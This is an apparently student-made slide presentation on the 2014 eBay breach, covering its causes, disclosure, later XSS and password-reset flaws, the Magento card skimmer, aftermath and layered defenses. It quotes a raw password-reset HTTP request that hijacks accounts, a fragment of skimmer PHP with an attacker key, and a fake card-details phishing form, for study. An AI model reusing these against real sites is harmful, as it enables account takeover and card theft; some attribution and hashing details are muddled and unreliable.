

Attacks on Ebay

By: Jaspuneet Sidhu, Rohit Sakhuja & David Zhou



Ebay History and Statistics

- ◆ Started by Pierre Omidyar in September of 1995
- ◆ The world's largest garage sale, online shopping center, car dealer and auction site
- ◆ Has over 162 million registered users in over 30 countries
- ◆ Has over 34,000 employees working all over
- ◆ Revenue: Approx. \$8 Billion




Some interesting facts..

- ◆ Most expensive item sold on Ebay- \$168 million yacht
- ◆ Sandwich sold for \$28,000 because it had the image of Virgin Mary



The Email from Ebay



Who and What?

- ◆ Ebay hackers: Syrian Electronic Army



- ◆ It was a “Hactivist Operation” and they didn’t do it to attack people’s accounts

- ◆ What did they steal? Personal Information such as: Names, Date of Birth, Email Addresses, Passwords and other info.

Identity Theft

- ◆ Credentials used to access other accounts outside Ebay.
- ◆ Paypal, Bank Accounts, Social Networking sites..
- ◆ No financial information was stolen because it was Encrypted.



The Attack

- ◆ The cause of the compromised eBay server was attributed to the theft of three corporate employee log-in credentials.
- ◆ eBay itself did not disclose exactly how these credentials were compromised
- ◆ Compromised information included “eBay customers’ name, password, email address, physical address, phone number and date of birth.”, which were all unencrypted and unhashed except for the account passwords
- ◆ With the gathered information, even if the attackers never cracked the decryption, the plaintext information taken from the database could lead to increased pharming and phishing on eBay customers (possible final section material)
- ◆ the eBay encryption dealt with hashing the plaintext password and then salting this hashed text by adding a randomized digit or two

The Attack (cont.)

- ◆ the form of hashing and salting was described by eBay as “proprietary”
- ◆ it can be criticized that a “proprietary” method of hashing and salting meant that the exact algorithms they used to hide user passwords could not be scrutinized for effectiveness by outside parties
- ◆ With the lack of detail provided by eBay of the incident, speculation lead to suggestions that the credentials were taken via phishing methods
- ◆ This resulted in eBay telling its customers that they needed to change their passwords.
- ◆ The other major speculated idea was an internal attack done by an employee within


The Attack (cont.)

- ◆ eBay's public disclosure of the incident occurred on Wednesday, May 21, 2014. The cyber attack was carried out 3 months prior to this disclosure
- ◆ eBay had discovered the attack 2 weeks before disclosing to the public
- ◆ This discrepancy between eBay's public disclosure date and the date of the discovery was because eBay believed that the encrypted passwords were not compromised
- ◆ eBay claimed Financial and credit card information was said to have been stored separately in encrypted formats on another server and was thus not affected

The Attack (cont.)

- ◆ despite eBay's claims of a phishing attack on their employees being the reason for the customer information database being compromised, several other vulnerabilities were discovered by 3rd party security researchers soon after this disclosure
- ◆ The first noted vulnerability found was the website's weakness to cross site scripting (also known as XSS).
- ◆ XSS is a code injection attack where the attacker can use malicious scripts in a user's browser to inject a pay load into a web page that the victim visits
- ◆ eBay's XSS vulnerability was executing Javascript code written by the attacker to display malicious links on a user's browser disguised as auction links

Example of javascript used within an eBay



This allowed an attacker to list an eBay auction that redirected any user who visited this page to a phishing login page to steal a user's account and password

Example of a phishing site from an XSS code injection

eBay needs you to update your information here. This assures us of your identity and keeps eBay a safe place to buy and sell

Visa/MasterCard/Amex number
     

 [How eBay protects your account information.](#)

Expiry date
--Month-- ▾ --Year-- ▾

Card identification number
 

3-digit number on the back of the card. For American Express, use the 4-digit number on the front.

Visa/MasterCard Password
  

We require this only if you are enrolled in the Verified by Visa or MasterCard SecureCode program.

Sort code of your bank
 

Bank account number


Email

Date of birth
month ▾ day ▾ year ▾

Second Vulnerability

- ◆ A second vulnerability that was discovered soon after the public disclosure only needed a username or user's email id
- ◆ The attack was exploiting a weakness in eBay's "Forgot Password" process which allows an attacker to change a user's password
- ◆ Normally the new password request would go to the user's email, but the attacker could intercept this request using the "reqinput" value that could be found using a Browser's inspect element option

Diagram



HTTP Request

If a user clicked on the password reset link in the email, the attacker would use this reqinput value to create another HTTP request to eBay's server to set a new password chosen by the attacker

```
Request
Raw Params Headers Hex
POST /ResetPassword HTTP/1.1
Host: fyp.ebay.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:29.0)
Gecko/20100101 Firefox/29.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://fyp.ebay.com/ChangePassword?reqinput=4c149bd98efb16d8d68a26bf8b0b5e69f910a72ee098e06b7bb6e3afd216f6737af7dca4d396c4cfd2f145402976c5b71dd90d753ff759a73145cflfle98c96
Cookie: ebay=%5Esbf%3D%23%5Ecv%3D15555%5Ejs%3D1%5E;
dpl=btzo/-78537da9c4^ulp/QEBfX0BAX19AQA**555ecf34^bl/EG574002b4^pbf/
%23800000000004555ecf34^;
s=BAQAAAUYW7XGrAAWAAPgAlFN+7TQyMjY1NDU1ODEONjBhNDI4YjM4MmZlMzJmZmZmZmI4ZAFKABhTfu0ONTM3ZDhiM2YuMC4xLjEjLjQ4LjcuMC4yABIAClN+7TROZXXN0Q29va21lmiCfpFklouWHH8jPmCC/nypVFLU*;
nonsession=CgADLAAJTfaK8NDMAygAgXOODNDIyNjUONTU4MTQ2MGE0MjhiMzgyZmUz
MmZmZmZmYjhxuALtQ**; cssg=226545581460a428b382fe32fffffb8d;
cid=AUKK1TQsIvLW7D8l%231715695831; lucky9=3896563;
JSESSIONID=B87524E7FA4FF6999E6C6E75C717AA20;
npii=bcguid/227237f91460a5f16531d271fe231d94555ec161^tguid/226545581460a428b382fe32fffffb8d555ec161^
Connection: keep-alive
Content-Length: 182

reqinput=4c149bd98efb16d8d68a26bf8b0b5e69f910a72ee098e06b7bb6e3afd216f6737af7dca4d396c4cfd2f145402976c5b71dd90d753ff759a73145cflfle98c96
&strengthmtr=3&pass=W3PWN.com&rpas=W3PWN.com
```

Another Vulnerability

- ◆ There was a 3rd vulnerability related to a backdoor shell being able to be uploaded on the eBay server, but the source website was down and from the twitter feed, the claimed vulnerability could've been a hoax.


Magento

- ◆ A more recent attack occurred on one of eBay's outside entities: "Magento"
- ◆ Magento is an open source eCommerce platform
- ◆ The attack is designed to exploit a vulnerability in Magento's core through injected malicious code to spy and steal credit card information
- ◆ Attacker gets the content of POST requests with this injection
- ◆ A POST request is used to insert or update remote data via a web server request. Examples include uploading file or submitting web forms.



Magento

- ◆ An attacker would encrypt the stolen data using a public key they define in their script
- ◆ After the data is collected and encrypted, it is saved to a fake image file as an example of image steganography
- ◆ The attacker can download this image file and decrypt it using their own private key to acquire all the stolen data from the Magento e-commerce website.



```
2
3 $y0 = '/home/content_removed/public_html/skin/adminhtml/default/default/images/left_button_back.gif';
4 $m1 = '1415302810';
5 $k2 = 'pbf7aac5';
6 $k3 = "-----BEGIN PUBLIC KEY-----\nMIGeMA0GCsqGSIb3DQEBAQUAA4GMADCBIAKBgF1KhzEGVUxLdkdAPnTVH74QwWBk\n0cDppNX3n0fmVZYBP
cYZ5VibEeSLIOCKKb5xT/ZrwYyk13jMIho9WPLRjdxT2Rj\nbcMvXszvMBwh1lCovrL6/kulIq5ZcndFdlcKzW2PR/19+gkKhRgk1YUXMLgw6EFj\nj2c
1LJoSpnzK8WRFAGMBAAE=\n-----END PUBLIC KEY-----";
7 - if ([${_SERVER['HTTP_USER_AGENT']} == 'Visbot/2.0 (+http://www.visvo.com/en/webmasters.jsp;bot@visvo.com)') {
8 -     if (isset($_GET[$k2])) {
9         $m1 = file_exists($y0) ? @filemtime($y0) : $m1;
10        @file_put_contents($y0, '');
11        @touch($y0, $m1, $m1);
12        echo 'clean ok';
13    } else
14        echo 'Pong';
15    exit;
16 }
```

Attacks similar to Ebay

- ◆ The originally discovered eBay vulnerability of cross-site scripting (XSS) attacks still is prevalent today in different forms
- ◆ Simple 50 second video:
https://www.youtube.com/watch?v=WuZ61NWbK_4.
- ◆ Shows attacker using a link that on first glance has the ebay.com tag at the start to trick the more careless individual
- ◆ As you look further to the right of this link, there is a clear portion of javascript highlighted by an ip address of 45.55.162.179.
- ◆ Ultimately, the page starting with ebay.com is actually a phishing page designed to send log in information to that IP, into a simple text file

Another Vulnerability


- Another recent ebay vulnerability that has popped up after eBay has put up measures to combat JavaScript code being used to masquerade phishing pages is the use of JSF*** (note: censored)
- JSF*** essentially a way to write java script using only six different characters:
- () + [] and !
- With only 6 characters to use, a simple javascript code can become much more complex:
- The letter 'a' for example is “(![]+[])[+![]]” in JSF***.

Aftermath

- ◆ Customers complained and criticized eBay for handling the situation poorly.
- ◆ 3 U.S. States (Connecticut, Florida and Illinois) has jointly begun investigating the cyber-attack incident and eBay Company's Security Practices.
- ◆ User's were also outraged that eBay waited for 2 weeks before publishing the breach after they found out about it.

Aftermath – Contd.

- EBay promised users that they will make password resets mandatory on the website. Firstly, this was carried out in days and once it was implemented, users were unable to reset their passwords as the website struggled with abnormal number of reset requests.



Page not available
Ebay is asking its users to reset their passwords due to the unauthorized access to our corporate information network. This may result in a delay of service due to the high traffic volume. We ask for your patience and that you return to eBay soon. In the meantime, please be assured that no activity can occur on your account until your password is reset.

You may also visit [Customer Service](#)

Effect on eBay Revenue


- ◆ eBay posted their third quarter earnings, with revenue rising by 12% to \$4.4 billion. This was primarily driven by 20% growth in the payments' business, as the marketplaces' segment continued to face headwinds.
- ◆ The latter's revenue growth slowed to 6% in Q3, as compared to 11% and 9% growth in the past two quarters, due to reduced levels of traffic caused by security breach and changes in Google GOOGL -1.20% SEO (i.e., Search Engine Optimization) algorithm.

Possible Solution To Prevent Data Breach

- ◆ For the best possible chance at preventing the type of data breach that struck eBay, a proper defense strategy must be implemented.
- ◆ This involves the use of a variety of different layers that can help identify and prevent breaches at various points during an intrusion attempt.
- ◆ A host layer, for example, includes malware specific software, file integrity management, web browser protection, and more.

Possible Solution – Contd.

- ◆ The server or platform layer will have its own centralized log management solution, password rotation on a regular basis and anti-virus protection for all servers.
- ◆ The network layer includes a centralized patch management solution, the ability to utilize a security scanner regularly, and a firewall with tight access controls.



Possible Solution – Contd.

- ◆ A security layer would include deep packet forensics collection, forensics solutions for investigations, security incident event monitoring, and more. All of these layers would be monitored 24/7 to identify intrusion attempts at various stages and to help ward off attackers at all points during the traditional intrusion processes.
- ◆ These methods require a well-trained staff, but when executed properly they can act as a type of insurance policy to help prevent just the type of situation that eBay currently finds itself in.

Important Lesson

- ◆ The most important lessons to take from this data incident are :
- Good IT Security practices for networks is essential for all businesses
- Regular network security assessments are required
- Educate staff on security
- To have good crisis management.

References

- ◆ <https://netshield.wordpress.com/2014/06/11/ebay-cyber-attack-aftermath/>
- ◆ <http://www.forbes.com/sites/greatspeculations/2014/10/16/ebays-earnings-continue-to-be-impacted-by-cyber-attack/#583ef1cb723b>
- ◆ <http://blog.thinknettech.com/is-your-security-layered-like-your-bean-dip/>
- ◆ <http://www.scmagazine.com/the-ebay-breach-explained/article/360998/2/>

References

- ◆ S. Khandelwal, "Hacking any eBay Account in Just 1 Minute", *The Hacker News*, 2014. [Online]. Available: <http://thehackernews.com/2014/09/hacking-ebay-accounts.html>. [Accessed: 28- Feb- 2016].
- ◆ J. Leyden, "The Register.co.uk, "EBAY... You keep using that word 'ENCRYPTION' – it does not mean what you think it means", 2014. [Online]. Available: http://www.theregister.co.uk/2014/05/22/ebay_password_encryption/. [Accessed: 28- Feb- 2016].
- ◆ P. Paganini, "A new series of critical eBay vulnerabilities still menaces 145M users", *Security Affairs*, 2014. [Online]. Available: <http://securityaffairs.co/wordpress/25177/hacking/critical-ebay-vulnerabilities.htmlve.html>. [Accessed: 29- Feb- 2016].
- ◆ J. Pagliery, "EBay customers must reset passwords after major hack", *CNNMoney*, 2014. [Online]. Available: <http://money.cnn.com/2014/05/21/technology/security/ebay-passwords/>. [Accessed: 29- Feb- 2016].
- ◆ "24 Amazing EBay Stats." *DMR. Digital Stat Article*, 06 Jan. 2015. . <http://expandedramblings.com/index.php/ebay-stats/>. 02 Mar. 2016.
- ◆ *Wikipedia*. Wikimedia Foundation, n.d. <https://en.wikipedia.org/wiki/Ebay>. 02 Mar. 2016.

References (cont.)

- ◆ "10 Entertaining EBay Facts You Might Not Know." *Mashable*. N.p., n.d.
<http://mashable.com/2010/08/07/ebay-facts/#jRqx5fWodsqi>. 02 Mar. 2016.
- ◆ "It's Been More than 24 Hours since EBay (EBAY) Revealed It Was Hacked. Yet the Company Still Hasn't Emailed All of Its Users to Notify Them That They Must Change Their Passwords. "Why Hasn't EBay Emailed Customers about the Attack?" *CNNMoney*. Cable News Network, n.d.
<http://money.cnn.com/2014/05/22/technology/security/ebay-hack-email/> 02 Mar. 2016.

References (cont.)

- ◆ T. Ring, "eBay e-commerce platform under attack", *SC Magazine UK*, 2015. [Online]. Available: <http://www.scmagazineuk.com/ebay-e-commerce-platform-under-attack/article/423576/>. [Accessed: 02- Mar- 2016].
- ◆ P. Gramantik, "Magento Platform Targeted by Credit Card Scrapers", *Sucuri Blog*, 2015. [Online]. Available: <https://blog.sucuri.net/2015/06/magento-platform-targeted-by-credit-card-scrapers.html>. [Accessed: 02- Mar- 2016].
- ◆ YouTube, "eBay XSS iframe phisher demonstration", 2016. [Online]. Available: https://www.youtube.com/watch?v=WuZ61NWbK_4. [Accessed: 02- Mar- 2016].
- ◆ C. Brook, "A Year Later, XSS Vulnerability Still Exists in eBay", *Threatpost | The first stop for security news*, 2015. [Online]. Available: <https://threatpost.com/a-year-later-xss-vulnerability-still-exists-in-ebay/112493/>. [Accessed: 02- Mar- 2016].
- ◆ L. Vaas, "eBay XSS bug left users vulnerable to (almost) undetectable phishing attacks", *Naked Security*, 2016. [Online]. Available: <https://nakedsecurity.sophos.com/2016/01/13/ebay-xss-bug-left-users-vulnerable-to-almost-undetectable-phishing-attacks/>. [Accessed: 02- Mar- 2016].
- ◆ D. Goodin, "eBay has no plans to fix “severe” bug that allows malware distribution [Updated]", *Ars Technica*, 2016. [Online]. Available: <http://arstechnica.com/security/2016/02/ebay-has-no-plans-to-fix-severe-bug-that-allows-malware-distribution/>. [Accessed: 02- Mar- 2016].

Questions?

- ◆ **What type of employee's does IT Security department at any company be required to stop this type of security breach to occur?**

Ans: A very well-trained and educated staff who can implement new and current IT Security standards.

- ◆ **How would a hacker intercept a "New Password Request" that is being sent to the user's email?**

Ans: Normally the new password request would go to the user's email, but the attacker could intercept this request using the "reqinput" value that could be found using a Browser's inspect element option

- ◆ **How would the attacker encrypt stolen data?**

Ans: An attacker would encrypt the stolen data using a public key they define in their script